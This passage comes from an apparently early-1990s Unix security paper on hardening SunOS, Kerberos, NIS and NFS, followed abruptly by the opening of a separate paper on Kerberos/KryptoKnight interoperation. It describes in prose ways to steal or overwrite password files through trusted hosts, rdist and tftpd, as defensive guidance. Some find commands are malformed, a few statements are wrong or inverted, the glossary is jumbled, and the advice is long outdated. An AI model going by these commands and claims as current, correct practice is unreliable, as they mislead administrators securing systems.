Initial costs are also in hardware, where two administrative servers need to be installed. It is considered prudent to configure the network router to filter requests from the outside — unless you are running an environment which needs Kerberos authentication for outside hosts.

Another cost which many sites don’t consider is the proper installation of a database manager for the verification databases on the authentication server. There are public domain and commercial database products, however the format for the database records must conform to the Kerberos specification.

The other worry is wire tapping, and this is possible unless secure wiring is installed. Not too many installations have installed it, usually due to cost.

Since one of the principal features about Kerberos is its documentation/recording features, there is a substantial overhead for information coordination. Failed tickets, administrative program execution, privileged logins and failed authorizations are only a small portion of the information presented. Coordinating becomes problematic, and once again, the administrative front end is lacking.

`inetd.conf` needs to be modified as follows:

```
eklogin      stream tcp    nowait unswitched
              root [PATH]/klogind eklogind
kshell       stream tcp    nowait unswitched
              root [PATH]/kshd kshd
[klogin]     stream tcp    nowait unswitched
              root [PATH]/klogind klogind
```

Figure 2: `inet.conf` modifications for Kerberos

The Kerberos Future

Implementing such modular code in C is not the best idea, where C++ would support the ticket passing and limit access to certain structs. It would also substantially reduce the total code needed [Kohl91]. Discussions on

Usenet seem to suggest that this will be in the Kerberos future.

Since the Kerberos implementation schema is being incorporated into BSD4.4, it is argued the many new platforms need support and not all OS are supported now. Writing portable code creates this problem: portability conflicts with simplicity.

Another minimized code section (too minimized for many administrators) is the administration code. This is a Unix style: minimizing the front end. Now, Kerberos sites are taking it to other platforms (CMS for instance) and not all platform administrators enjoy its terse administrative interface.

Related to this is a lack of remote administration — Kerberos wants administration done on the host consoles or secured terminals. Understandably this is more secure than `telnet`; however, it is impractical for larger installations.

If the NFS Kerberos model is installed, a number of standard programs need to be modified. The NFS filesystem mount authentication daemon (`mountd`) must be reinstalled *after* Kerberos authentication is patched in. Also, the kernel needs to be modified to accept read/write requests via authenticated `mountd`.

III. Standalone Problems — D/C1 Level Security

Overview

Definition:	standalone system describes a single or multi-user machine with its own local <code>/etc/passwd</code> file, local <code>/etc/group</code> file, and local user data storage.
-------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Though standalone systems may be termed secure, there are simple methods to penetrate such a machine. Specifically, the network connection to the “outside world” in itself presents an opportunity for computer hackers.

An insecure remote file distribution configuration (`rdist`), may give a machine on a subnet the ability to transfer files to the standalone machine without using a password and overwriting already existing files. A simple example is transferring over a password file, and overwriting the already existing one. To complete such a task, a trusted hosts file must be on the victim machine for `rdist` to work properly.

Through an improper trivial file transfer protocol authorization daemon set-up (`tftpd`), a user could transfer the password file *off* the machine without being traced. Appendix A lists the proper configuration for the `tftpd` in `inetd.conf`. Two simple cases where the password file is replaced, or stolen, both have considerable implications.

Trusted hosts themselves present ample opportunity for hackers. In SunOS installations, the trusted hosts file `/etc/hosts.equiv` is automatically installed during full installs or upgrades; it contains one character: a “+”, but is the most damaging. Through this improperly installed trusted hosts file, any machine on any network around the world has the ability to `rlogin` without password prompting, provided the UID is the same on both systems.

Certain configurations of Operating Systems still do not properly support password shadowing, and many installations refuse to use it regardless. Without password shadowing, the password file is susceptible to password cracking programs and may be transferred off the localhost.

Password cracking leads to cracked accounts, and from there we have mass mailings, forged mail, and a site which becomes a hop point. A hacked account with privileges (`group=wheel`) may lead to `root` insecurity, or possible trojan horse programs installed in common executable areas.

Simple Answers

Installing shadow passwording and a smart password program will close a large number of holes in a standalone environment. When the password file is unreadable it is not susceptible to password crackers, nor are easily guessable passwords possible when a smart password program is installed. While this does not eliminate security risks, it minimizes the common ones.

Forcing password and account expiration also yields positive results with a standalone or distributed environment. In an educational environment in particular, {two, four, five} year expirations is appropriate since authorized activity on that account is usually within those limits.

To avoid network risks, TCP/IP wrappers work for many hosts. Using a TCP wrapper, a machine's access and operation can be limited to sub-domains of the network it resides on. Configured properly, a `sysadmin` may control from who and from where `telnet`, `rlogin`, `rsh`, etc. connections are accepted. These utilities prove handy for all Unix platforms, serving as a mini-firewall to the problem plagued networks.

Simple utilities such as a `wheel` group, a secure console entry in `/etc/ttytab`, full security auditing, no trusted hosts, and running security programs such as `Crack` and `COPS` provide worthy opponents to computer hackers.

On a hardware and kernel level, there are a number of facilities which are worth implementing. If a client is physically insecure, and therefore subject to single-user boots, running a secure EEPROM along with secure console are warranted. By running secure EEPROM, no PROM command may be issued during a single-user reconfiguration or an administrative configuration, without the PROM password. To set secure EEPROM:

Boot single user and issue the command:

```
# eeprom secure=full
```

(system prompts for new EEPROM password)

Figure 3: Secure EEPROM procedure

The risk involved is losing that EEPROM password. When secure EEPROM is enabled, all PROM requests require the PROM password; if this password is lost, you will actually need to buy a new EEPROM for the machine.

A feature not usually implemented by default is RPC port monitoring. If a “non-standard” port requests a service, that service request will fail since it is on the wrong port number for the services list. While this ensures that there is correct transfer via standard port names, it also may stop certain packages from working effectively, since NFS packages for microcomputers will at times use non-standard ports.

To start RPC port checking at boot time, set the variable:

```
echo "nfs_portmon/W1" | adb -w /vmunix \  
/dev/kmem
```

Figure 4: RPC port checking procedure

This ensures that the ports and requests are mapped properly, and port spoofs don't occur.

Implementation Costs

The administrative overhead of computer security is present in all facets and all designs. Noting outside logins, last logins, removing outdated accounts, and noting

unchanged expired passwords all require a valuable commodity: time. There is no way to avoid this cost regardless of the configuration.

Keeping current records and also up to date security programs also requires a dedication to security provisions. Since many mailing lists and news groups describe the latest in provisional control, reading and testing the new products can in itself be a full time job.

With all these variables, consistency is difficult... yet in fairness to the user community policies need to be in place to fully address common situations and adequately provide for newly arising concerns. Without this, we are all susceptible to unjustified invasions of privacy and furthermore, the administrative members actions can be called into question.

II. Distributed Environment Problems — D/C1 Level Security

Overview

Definition: distributed environments involve an NIS master with some form of client base; file sharing via NFS/AFS; and most importantly, multiple machines.

The distributed environment forms a new set of problems not found in standalone environments, yet the problems which plague both have commonalities. Since the machine count has increased, the environment to be tampered with increases substantially — and may go unnoticed.

With standard NIS, the password file is a map which is easily read by any user — similar to the `/etc/passwd` file without shadow passwording. Creating and implementing a shadow password file in NIS is not nearly as simple, and depending on the environment size, may be unrealistic. Many hacks to implement such a set-aside password map require all clients to be just that, clients. With a large environment, more than one NIS master/slave-server is usually required; for this hack, that would be impossible.

In this situation, all the clients needing information about userids and UIDs contact the NIS Master every time they need it. For large user-data servers, mailhosts, and I/O intensive compute servers, the number of contacts will be considered overload. While this alone may not cripple the machine, all requests for login information, passwords, groups, etc. must be routed to the NIS Master as well,

increasing the load even further.

Effectively, one machine is doing everything — and that is the Kerberos model with a crippling twist.

Unless smart routing is installed, the NIS `ybind` process creates a possible avenue for hackers to see the password file for a particular domain. Since `ybind` must be run as `root`, this procedure is not as simple as some others, but nonetheless could potentially allow a hacker to copy the password file without being on a local machine and be untraceable.

Untraceable also arises under NFS when a particular host has `root` access to a mounted filesystem. Here, the fileserver or the local system could be the problem since both are able to modify the user files as `root`. The other complication is that `root` may modify files, but cover the audit tracks by modifying the accounting files.

While `root` access is usually difficult, if the `/etc/ttytab` is insecure, getting `root` access is as simple as booting the machine single user. From there, the password for `root` could be changed, and then the user has `root` access on a client. “su-ing” to `bin` then gives rise to the standard `rlogin` tricks with `bin`, and the problem has grown exponentially.

Sun Microsystems ships the OS with two security holes: `/etc` is owned by `bin`, and there is a `/etc/hosts.equiv` file with a “+” in it. If not properly taken care of, a user with `root` on a some machine has the ability to `rlogin` into the new machine, and immediately modify the password file by overwriting it. From there, if this new machine were to have `root` access on any mounted partition, disaster may result.

A problem inherent in this multiple server-client design is via `rdist`. Known as a security hole, but necessary for maintaining large client numbers, `rdist` gives any user the ability to copy a file from a given base directory to any subdirectory below that base.

For a normal user, that base is the home directory. For `bin` it is `/usr/bin` — the locale where the `login` program is stored. With `rdist` however, there is a catch: the host the `rdist` is coming from must be a trusted host via a `.rhosts` file on the destination host.

A nasty scenario begins when there is a `.rhosts` file and then it could be come a free-for-all. With a `.rhosts` file, any file on the destination host is subject to replacement via `rdist`; this would naturally include the password file, and perhaps the `login` program itself.

A bad scenario with `rdist` is when NFS non-root privileged mounted filesystems are modified. Here `rdist`

tries to pass the appropriate information to a partition it doesn't have permissions to update; in certain cases, the copy will fail. However, it is reasonably possible to have random files owned by the userid `nobody` on a partition due to this problem. By default, if `rdist` cannot properly map the userid (and `root` doesn't properly map across these two systems) it will default back to the safer userid.

While it would be usual thing to do, this `rdist` might leave files which are `setuid` — and are now running under the wrong user! Here, many facilities would stop working entirely, but the cause might go unnoticed.

The previously mentioned accounting files are also a headache; and consume a rather large amount of disk space. Since the `pacct` files use a large amount of disk, many sites reset them every night; however, this means accountability is down to a 24-hour timeframe.

The alternative is to store these log files on some certain disk partition — while this is feasible, it is costly. The disk used in a large client base becomes difficult to justify, and the overhead is high. When proper scripts are created, this process may be automated through `cron`. Issues that arise:

- 1) Which host information is stored (`messages`, `wtmp`, `pacct`, `syslog`)
- 2) For how long is the data stored (7 days, 1 month, 2 months, ...)
- 3) Who has access to this data (all, systems folks, `root`)
- 4) How to make the transfer process transparent

As with all configurations, those accounting files are the source of possible problems. With multiple hosts, data centralization and coordination becomes a problem and noting patterns is increasingly difficult as information increases.

Finally, if there are cross-mounted file-systems via NFS, secure NFS is a concern. As before, if a user has access to files on multiple systems, where and how files are modified is difficult to trace. Furthermore, NFS is oftentimes spoofed into believing a requesting host is valid — as simple as placing a system on the network which has the same hostname. In doing so, a hacker may have unlimited modification ability to user and local files within a domain.

Simple Answers

There are hacks out on the Internet anonymous FTP sites for password shadowing via NIS; while not practical

for all installations due to the server-client relationship, when practical should be considered. Combined with password security is a smart password program; as with standalone systems, a hidden password serves no purpose if passwords are easily guessed.

Running the NIS master under an obscure domainname in conjunction with a smart router to which filters RPC packets, has the ability to prevent an outside system seeing the password file via `ypbind`. While internal networks still have this ability, it should be understood that all systems be concerned with network security issues affecting one another.

An obscure domainname causes difficulty for machines outside the environment to `ypbind` to the NIS Master and transfer information. However, please note, that there is a `domainname` program which will provide the domainname for a system which a user is on — once the foothold is there via a “harmless break-in to a class account,” many walls could crumble.

Related to the solution for RPC “non-standard” port requests is a subset for `mount` requests. If proper authentication of port services works for everything but NFS mounting, then the `mountd` is configurable so it will not worry about the port authentication.

If the system in question requires non-standard NFS requests, the following will disable `mountd`'s port authentication:

In the boot scripts for the machine, start
`rpc.mountd` as `rpc.mountd -n`

Another utility for password maintenance is password expiration and aging. While this is normally considered a trivial task, the current version of SunOS does not support aging and expiration via NIS — future releases of NIS, NIS+, and SunOS are expected to support this trivial, yet critical, component. [Sun92]

Strangely enough, the proper smart password program which supports NIS is a Public Domain product. The `npasswd` program [Hoover, et al. 90] is a non-standard piece of software now tailored to support NIS yet still has the ability to check passwords before they are changed. The `npasswd` criteria for “smart passwords” are numerous to mention, yet the program itself is worth using.

Secure NFS

The Network File System by virtue of design was inherently insecure due to its authentication system. Using

only the hostname as a reference, and thereby ignoring the UID, NFS could be spoofed via `su` to add and delete files within another account.

Secure NFS on the other hand, relies on the hostname and the username based on a two key system. The first key is the conversation key, used to encrypt timestamps and such. This key is generated via a questionable public key algorithm generated from the NIS maps. Public key encryption is itself a problem since the key could conceivably be discovered, and all further conversations monitored and decoded. This is rare, but possible.

After the conversation authentication takes place, the fileserver stores four things for the duration on the contract: the requesting entity, the conversation key (needed for outbound timestamp encryption), the validity window, and then the timestamp itself.

All but the timestamp will be used in the future, and are therefore necessary. The stored timestamp is used to assure the window validity — since timestamps oftentimes come from unsynchronized hosts. Also, the timestamp protects against replay attacks — if a new request comes in previous to the current time, it is rejected. If the request comes in and has been seen before, again the replay attack will fail.

Secure RPC

Related to Secure NFS is Secure RPC (Remote Procedure Call). This approach to inter-machine protocol is apparent in the Kerberos model, and is also apparent in many other security packages. A transaction between two computers is normally as follows:

Client:	Request Service
Server:	Verify requestor if legal, return information. else, deny service
Client:	Accept or retry.

Figure 5: RPC Transaction

Secure RPC sets a communications channel much like NFS would in secure mode:

Client/Server:	Agree on a public key for encryption
Client:	Encrypt a timestamp with DES using the public key as the secret key

Client:	Send request
Server:	Decrypt request timestamp using DES with public key as the secret key
Server:	If (diff (timestamp, current_time)) > X, defer request and deny service, else accept request and return information

Figure 6: RPC Transaction - secure mode

Though simplified, the overhead is apparent. Two crypts take place, an added communication for the public key is necessary, and a timestamp verification is required. The implementation is also subject to replay attacks and forged timestamps; not by design please note, but by specification of C2 security.

Implementation Costs

The hacks which circumvent the lack of password shadowing are themselves risky. Anytime you do something outside of the prescribed environment, you may fall victim to the “Well, you aren’t doing it our way, so we can’t help you. Sorry.” This is risk worth considering, since the non-standard installation is subject to scapegoating from that point on. The overhead to provide minimal downtime assures that nothing goes wrong with the network/host configuration you are using — this won’t always be the case.

Smart routing involves changes to the router filter; the costs associated depend on the network router being used and ease in which its configuration may be changed. It should not be that difficult. By modifying the filter to avoid RPC calls, all requests for `ypcat`, `mount`, `passwd`, etc from outside hosts are no longer a factor.

An advantage of secure NFS is its method of handling system merging. When and if two separate systems are merged via common namespace, common mount points, or common software, oftentimes the UID clash causes havoc on file ownership. Secure NFS avoids this through a “user@host” verification algorithm, allowing multiple hosts with matching UIDs access to files, is trivial.

However, with any overhead comes performance degradation. Since the DES standard (or another encryption standard outside the U.S.) is being followed during Secure NFS transactions, the overhead is substantial and tends to slow a system down. To alleviate this problem, there are DES encryption boards which can handle on the fly NFS transactions for most architectures. Regardless,

some hit is usually noticed.

Secure NFS also requires that the public keys be set up *prior* to implementation. Without those keys, the user interaction would be mapped to *nobody* with the same use restrictions as that user. The public key is usually passed through the NIS, and the private keys are normally set up on a per machine basis.

Once installed, the NIS Master must also add a small overhead and run `rpc.yppupdated` - the daemon which handles private key updates from each host. Since the private key is between host and client, there will be one for each pair — subject to change, and the `yppupdated` daemon handles these changes.

Conclusions

Though once an elusive concept, computer security is now becoming easier for the systems administrator and harder for the computer hacker. C2 security implementations for all environments are readily available, and new secure systems are being released.

Though difficult in the beginning, all three of these environments become simpler with time. When not properly installed at the beginning, each carries a high cost for initial implementation — something to be considered seriously before an install.

C2 security for Suns' conforms to the standards that the United States Government proposed; however it doesn't work perfectly for all environments. Whether it be the auditing files filling a partition, or the fact that NIS password shadowing isn't available yet, each serves as a strike against implementing it. The current plans for implementing NIS+ controlled environments also have a back door, where a multi-vendor environment cripples the security power NIS+ offers. Sadly, this environment will only serve SunOS4.1.2 or better, limiting the machine platforms it may be placed on, and also forcing a site to upgrade if the feature is to be installed.

Kerberos, a model for safe computing via client-server relationships, also has a high cost. Through the process of a full installation, depending on the environment size, the downtime issue rears its head and must be considered. Though not entirely perfect, Kerberos extends itself past C2 security, and allows multiple architectures to properly integrate with one another without increasing the risk.

Even in cases where the environment could handle a Kerberos installation, administrative tasks and follow-ups are lengthy and large. Starting a full auditing sequence for

authenticator requests requires planning and a lot of time. Just because the environment is believed secure, doesn't mean an administrator shouldn't keep a close eye on its principals.

Finally, there are steps that each site can take to make a more secure environment. From cron, a user can verify every hour that the root password hasn't been changed; that a secure host which is being hit repeatedly with "FAILED" attacks has those entries reported to a central authority; that `.rhosts` files are removed or properly noted. Even without a "secure system," many steps can be taken to ensure a relatively secure environment.

Simply put: if the machine is on, it's insecure.

SunOS Secure Installation

A question which arose some time ago lead to our secure installation definition. Running a large distributed environment leads to multiple attacks on different clients, and all need to be addressed as quickly and as safely as possible.

The SunOS install procedure offers a security package as a tailour to the installed environment. This package is relatively minimal, and should be installed on all hosts. In order for the kernel and the system itself to handle C2 precautions, the security package needs to be installed either at the beginning, or as an `add_services` choice later on.

If the security package is installed at a later date, please note that the kernel needs to be rebuilt. The security package is an add on to the `add_services` system SunOS provides, and must first be installed. Then, in the tailouring files for a kernel, make sure that the `SYSAUDIT` flag is set, and rebuild and install `vmunix`. After that, reboot and your new kernel supports secure C2 auditing and authentication.

SunOS trusted hosts concept is problematic upon installation, since the `/etc/hosts.equiv` file is installed by default. The justification remains a mystery to date, however that file should immediately be removed. The "+" in the `/etc/hosts.equiv` allows users to `rlogin` with password prompting, from any host on the network. Though there are certain times when `/etc/hosts.equiv` does need regular host entries, it is preferable to remove it all together.

Make sure, if you are installing before SunOS 4.1.2, that the `/etc/hosts.lpd` patch is installed onto a machine if that machine is allowing remote printing. Unauthorized

root access may be gained otherwise.

Default installation of the `/etc/motd` is `-rw-rw-rw-`, a potential security problem when and if a user notices this. Since this file is actually executable on login, a prompt for a password could be put into it and userids and passwords recorded. Certain sites actually use the `/etc/motd` for secondary security, however there are easier and safer ways. The correct file protections for `/etc/motd` is `-rw-rw-r-`.

If the machine is a stand-alone with a local password file, it really should be using `/etc/shadow`. The system for password shadowing is supported in SunOS provided the client is a standalone, not NIS. Other features worth using are password expiration and smart passwording. A SunOS provided script called `C2conv` assists in the transfer from standard password files to shadowed password files.

Mentioned in section III, there are hacks out there to support NIS shadow passwords provided the environment can support it. A series of hacks on the `ypwhich`, `ypbind`, `ypset`, and `ypcat` all provide an system where all NIS machines report to one master; there are no slaves, and every authentication is routed from the master.

With a smart password program (`npasswd` for instance), users are forced to be careful about their passwords. Since nearly 80% of a user community will create guessable passwords unless forced not to, its beneficial without being encumbersome [Morr88].

Simply put, accounts without passwords should not be allowed on any Unix system. [Curry90]

The secure terminal concept has positive and negatives. A secure terminal Unix system requires that either members of the `wheel` group must use `/bin/su` to become `root`, or `root` must be logged in at the console. Any attempt to login as `root` via `telnet` or `rlogin` is rejected, and recorded if attempted multiple times.

Having a secure terminal is helpful is administration is local to the machine. When/if a machine refuses login to the `wheel` members, however, the console must be used. Though it assists security measures on all machines, if remote administration is the primary form it can be an impediment.

To secure a terminal, the following line should be in `/etc/ttytab`

```
console "/usr/etc/getty std.9600" sun
      off    insecure
```

Figure 7: Running a secure console

Though Sun suggests you merely delete the word `secure`, we chose to put `insecure` in that file so that we needn't consult a manual if the file is modified again. Certain techniques slip the mind.

If you are running a distributed environment, assure that only hosts which need root access to NFS partitions have it. By having root access on a partition, the local root userid has the ability to add and delete numerous files on that partition; if the machine in question only has `r/w` access, this problem doesn't arise.

In such an environment, the other "nicety" is running `root` and `r/w` control via `netgroups`. Since NIS and the NFS system are related via the `netgroups` file, it is possible and in many instances helpful, to run NFS partition exporting via controlled `netgroups`. Here are some sample entries in an `/etc/exports` file:

```
/depot/common -access=
first_netgroup:second_netgroup
/depot/modify -access=
first_netgroup:admin_mach_group,
root=admin_mach_group
```

Figure 8: Controlled exports via netgroups

Any other system which tries to mount `/depot/common` and isn't part of either the first or second `netgroup` receives a "permission denied" error. If `root` on a machine which mounts `/depot/common` tries to write to that area, that too posts a "permission denied" since there is no machine out on the net, save for the `localhost`, which has `root` privileges on that partition.

In the `/depot/modify` case, the `admin_mach_group` has both access and `root` privileges so all machines in that group could modify the filesystem via a `root` login to the `localhost`. The `first_netgroup` list has access to `/depot/modify` as well, but not with `root` privileges.

Though many institutions use guest accounts, having them is potentially dangerous. The possibility of that account gaining access to other accounts suggests it as a security hole, and oftentimes guest accounts aren't removed when they should have been [Stew91].

Anonymous FTP

Many sites are interested in implementing an anonymous FTP area, and there is a secure method for that as well. After adding the ftp userid to the password database, the following commands are appropriate for creating a secure area.

```
# chown ftp ~ftp
# chmod 555 ~ftp
# mkdir ~ftp/bin
# chmod 555 ~ftp/bin
# cp -p /bin/ls ~ftp/bin
# chmod 111 ~ftp/bin/ls
```

Figure 9: Anonymous FTP Setup Part I

At this stage, we've created an executable directory for the FTP system yet the user still cannot log in. The following list of commands creates the password and group files for the ftp system:

```
# mkdir ~ftp/etc
# chown root ~ftp/etc
# chmod 555 ~ftp/etc
# cp -p /etc/passwd /etc/group ~ftp/etc

!!<edit out entries besides the FTP
  entry>!!

# chmod 444 ~ftp/etc/passwd ~ftp/etc/group
```

Figure 10: Anonymous FTP Setup Part II

Now the password entries are there and the commands are there. What is left is the files to be placed in the anonymous directory, and I leave that up to the administrator of the FTP site. The only comment is to change the ownership of any/all files placed in ~ftp/pub to the FTP userid ftp.

System Checks

Files

Also involved are file ownerships and setuid files. Running find commands on the dynamic partitions of either a local host or a distributed host can lead to finding setuid or setgid scripts. For instance:

```
(find / -type f -a \(perm -4000\) -print
```

will find setuid scripts where:

```
(find / -type f -a \(perm -2000\) -print
```

will find setgid scripts. Both are potentially dangerous unless designed to do so. For instance, a copy of the program /bin/sh with protections which run it setuid root will actually allow that program to be run by a normal user, and effectively give him/her root privileges.

When looking for other potential problems, again the find command proves valuable. Too often, a person will accidentally set their directory up as -rwx by world. Running the following will list these:

```
find / -perm -2 print
```

Sometimes when a user leaves, s/he forgets about files in /var/tmp or /tmp and though their account is removed, the file would still be there. To find "orphan" programs (one with no matchable UID):

```
find / -nouser -print
```

or

```
find / -nouser -o -nogroup -print
```

Finally, when searching for insecure .rhosts files, type:

```
find /home -name .rhosts -print
```

TFTP

The proper configuration in the inetd.conf file for the tftpd is as follows:

Ultrix 4.0

```
tftp dgram udp nowait /etc/tftpd
tftpd -r /tftpboot
```

SunOS 4.1

```
tftp dgram udp wait root /usr/etc/in.tftpd
in.tftpd -s /tftpboot
```

Firewalls

One of the new ideas in computer security is the

concept of a firewall machine. This machine sits between all machines on the subnets at a site, and the Internet community; the host doesn't send out routing information about the internal network, so effectively there is only one "host" for your site.

To configure a firewall properly, the following should be considered:

1. The firewall should not give routing information
2. All email must be forwarded through the firewall machine.
3. The firewall machine should not mount non-local filesystems.
4. Password security on the firewall needs to be strictly enforced.
5. The firewall should not trust any hosts.
6. Anonymous FTP services should be provided by the firewall host, if at all.

Security Mailing Lists

Security

This mailing list serves as systems administrator security notification list. To join, email a request from root or some principle listed in the WHOIS database, to security-request@cpd.com

Risks

The RISKS Digest is an open forum produced by the ACM Committee discussing user privacy, security, and public versus private. This also serves as a techinfo release list, where discussions about the latest in technology start. To join, send email to risks-request@csl.rsi.com

TCP-IP

Fairly obvious who this is; this list presents a discussion/question & answer forum for TCP protocol suite installation. It also describes network services such as sendmail when/if they are affected. To join, email to tcp-ip-request@nic.ddn.mil

Sun-Spots, Sun-Nets, Sun-Managers

All of these groups surround the SunOS admins with overflowing information on security, simple and complex administrative tasks, emergency questions, and ideas.

To join sun-spots, send email to sun-spots-managers@rice.edu

To join sun-nets, send email to sun-nets-request@umiacs.umd.edu

And finally, to join sun-managers send email to sun-managers-request@eecs.nwu.edu

Virus

To join the virus announcement list, send email of the following form:

SUB VIRUS -L your full name

sent to lehiiibm1.bitnet

Security Announcement / Coordination Centers

CERT

The Computer Emergency Response Team (CERT) was established in December, 1988 in response to the Internet worm incident. [Morr88] As a DARPA project, CERT serves as a coordination center for security reports, security information, patches, bugs, coordination of information, and various vendors.

CERT has a security advisory mailing list to send out appropriate information; send email to cert@cert.sei.cmu.edu to subscribe. They also operate a twenty-four hour hotline (412) 268-7090 that can be called to report security problems as well as obtain current information.

DDN

The Defense Data Network also provides a service for the DDN Management Bulletin reports. It is a means of information the Internet community about official policy, procedures, and other information of concern to management personnel.

The security bulletin is distributed in an effort to communicate network exposures and risks to clients, then offering fixes at remote sites. It also sends out information about security and management personnel at DDN facilities.

Sun Customer Warning System

Sun established an early warning system for adminis-

trators reporting problems, and requesting information about particular holes. Sending email to `security-alert@sun.com` or calling (415) 688-9081 will yield information about this list.

For general information about security and OS features, documentation, or problems, send email to: `security-alert@sun.com`

Glossary of Terms

Accounting	A series of facilities which record time logged in, each commands execution noting userid, CPU time spent, actual time spent, and a timestamp.	Plaintext	The input to an encryption function of the output of a decryption function.
Auditing	A detailed trail for each activity on a system, noting owner, files accessed, timestamps, effective and actual user/group ID, and process ID.	rdist	A facility for passing a copy of a new file to another machine, without the necessary <code>ftp</code> or <code>NFS cp</code> commands. <code>rdist</code> will work provided the sender is a trusted host for the recipient, and will update based on last modification time.
Authentication	Verifying the claimed identity.	Replay Attacks	Where a service already authorized and completed is forged by another "duplicate request" in an attempt to repeat, oftentimes, authorized commands.
Client	A process that makes use of the network service, on behalf of a user.	Router	A piece of hardware which bridges one or more networks, oftentimes determining where the packets sent should continue on.
<code>hosts.equiv</code>	A file stored in <code>/etc</code> which notes which hosts do not require <code>rlogin</code> , <code>rsh</code> , and remote password authentication. Considered a convenience and a security hole.	RPC	Remote Procedure Call — the facility for machine-to-machine service requests, usually based on an agreed port number for each service, and recognized authorization for each transaction.
KDC	Key Distribution Center, a network service that supplies tickets and temporary session keys; or an instance of that service. The KDC services both initial and ticket-granting requests. The initial ticket is referred to as the authentication service, the ticket granting is referred to as the ticket-granting service	Secret Key	An encryption key shared by a principal and the KDC, distributed outside of the bounds of the system, with a long lifetime. In the case of a user, it is derived from the password.
Kerberos	The name given to Project Athena's code authentication service.	Server	A particular principal which provides a resource to network clients.
NIS+	The new standard of Network Information Service (formerly		

YP) provided by Sun Microsystems. Will support password shadowing, expiration, and aging for an NIS environment.

Orange Book

A document first published in 1983 by the United States Government which describes each level for computer security, describing the required features for each level.

Service	A resource provided to network clients; often provided by multiple servers.	[Haynes1991]	Wesley Publishing, 1991 by Rik Farrow Sun Users Group Presentantion, 1992, Jim Haynes from U.C.S.C.
Session Key	A temporary encryption used between two principals.	[Morr84]	"The UNIX System: UNIX Operating System Security," F. Grampp and R. Morris.
Shadow	A method for hiding the encrypted password field — usually stored in another file separate from <code>/etc/passwd</code> or separate from the NIS <code>passwd</code> map.	[V5Draft92] [Kohl91]	MIT Kernes Version 5 draft; MIT Project Athena; ftp.prep.ai.mit.edu Kerberos Version 5; DEC/Project Athena, 1991 Kerberos Evolution Slides by John Kohl
Standalone	In this context, a machine not needing network services to boot - instead relying on local information for passwords, group, routing, etc.	[Sun92]	Sun Systems Security discussion, Syracuse University, Mike Fischbein and Robert Carrozon
Ticket	A record that promotes the authentication between server and client. It contains the client's address, a session key, a timestamp, and other information depending on the ticket type.	[Morr88] [OrangeBook83] [Bellovin91]	"Password Security: A case study," UNIX Programmer's Manual, AT&T Bell Labs The Government published computer security and safe systems standard. Limitations of the Kerberos Authentication System. Winter USENIX, Dallas, Texas; Steven Bellovin, Michael Merritt
Trusted Host	Where one host allows another to use privileged commands without standard authentication; depending on the action taken, this concept may or may not include some form of authentication.	[V4Spec90] [Curry90]	Kerberos Version 4 Specification; Project Athena; ftp.prep.ai.mit.edu Improving the Security of your Unix System; David A. Curry, SRI International
Wrapper	Programs designed to first require some authentication before spawning the actual program asked for.	[Stewart91]	Syracuse University Study: UNIX Security and Ethics; SUG Dec 1991 John Stewart, John Vogtle, Bruce Derr

Bibliography

- [Klein1983] Foiling the Cracker: A survey of, and improvements to, Password Security.
- [SunOS4.1.2 '92] Sun Operating Systems Manuals, Copyright 1992, Sun Microsystems
- [SunOS 4.1] Sun Operating Systems Manuals, Copyright 1988, Sun Microsystems
- [Farrow91] UNIX System Security, Addison

Acknowledgements

Micah Beck, Professor, Cornell University for reviewing, commenting, shaping, and being the faculty sponsor for this paper.

Bruce Derr, Manager, Consulting Services, for proof-reading and commenting on the vague issues.

Heterogeneous intra-domain authentication

Bart De Decker*

K.U.Leuven, Department of Computer Science,
Celestijnenlaan 200A, B-3001 Heverlee, Belgium
e-mail: bart@cs.kuleuven.ac.be

Els Van Herreweghen

IBM Research Division, Zürich Research Laboratory,
Säumerstrasse 4, CH-8803 Rüschlikon, Switzerland,
e-mail: evh@zurich.ibm.com

Frank Piessens†

K.U.Leuven, Department of Computer Science,
Celestijnenlaan 200A, B-3001 Heverlee, Belgium
e-mail: frank@cs.kuleuven.ac.be

July 31, 1992

Abstract

Security is an important issue in today's distributed systems. Many security services have been designed and implemented on many different platforms. However, these implementations are often not compatible. The paper addresses two of these security protocols, Kerberos and KryptoKnight. These protocols have been chosen because they show many differences and can be considered as two extremes of possible security protocols based on secret-key cryptography. Kerberos was originally designed at MIT and subsequently incorporated into a number of architectures. KryptoKnight is an authentication and key distribution system developed at the IBM Zürich Research Laboratory.

Applications written for these two security protocols cannot cooperate because of the incompatibility of the protocols. To overcome this problem, several solutions exist: making one (or both) parties bilingual or using a translation protocol. The paper discusses the different solutions and shows the feasibility and security of a translation server, although it will not always be that easy to implement. Only the intra-domain aspects are dealt with, which means that both security systems co-exist in the same domain and can access the same principal database.

Keywords: security, authentication protocols, intra-domain authentication.

1 Introduction.

Security is an important issue in today's distributed systems. Many security services have been designed and implemented on many different platforms. However, these implementations are not compatible: some require synchronized clocks, others are based on nonces, they

*Supported by the Interdisciplinary Research Center, K.U.Leuven, Campus Kortrijk, Universitaire Campus, B-8500 Kortrijk, Belgium

†Aspirant of the Belgian NFWO

use different cryptographic tokens, they use a different number of messages, the temporal order in which both parties authenticate to each other might differ, etc. Applications using different protocols cannot cooperate because of these incompatibilities. To overcome this problem, one could try to find an interconnection mechanism that reconciles the different protocols. Clearly, such a mechanism should make it possible that principals using different authentication schemes can authenticate each other in a way that is at least as secure as the weakest of both schemes.

This paper addresses such a protocol for two specific systems: Kerberos and KryptoKnight. The methods proposed here can be adapted to accommodate other authentication schemes such as X9.17 [ISO88]. We have chosen Kerberos respectively KryptoKnight for several reasons:

- Kerberos is widely used, has been implemented on many different platforms and might become a standard.
- The department was involved in the development of a prototype of KryptoKnight, hence both protocols are available at our site.
- In a sense, both authentication protocols are opposites, and are two representatives of time-based respectively nonce-based authentication protocols:
 - Kerberos is based on the Needham-Schroeder scheme and uses timestamps and synchronized clocks, while KryptoKnight is based on nonces (except for one-way authentication).
 - Mutual authentication in Kerberos requires two messages, while in KryptoKnight three messages need to be exchanged.
 - In Kerberos (which uses timestamps), the initiator (client) authenticates himself first to the responder (server), while in KryptoKnight (which uses nonces) the order is reversed.
 - Kerberos' key distribution always happens prior to authentication and is always driven by the client, while KryptoKnight offers a set of possibilities (prior to or incorporated in the authentication protocol, and initiated by either of both participants).
 - Kerberos makes extensive use of encryption (tickets, authenticators), while KryptoKnight is based on integrity checks.
 - Kerberos is built on an asymmetric (client-server) communication paradigm, while KryptoKnight considers both participants as peers.

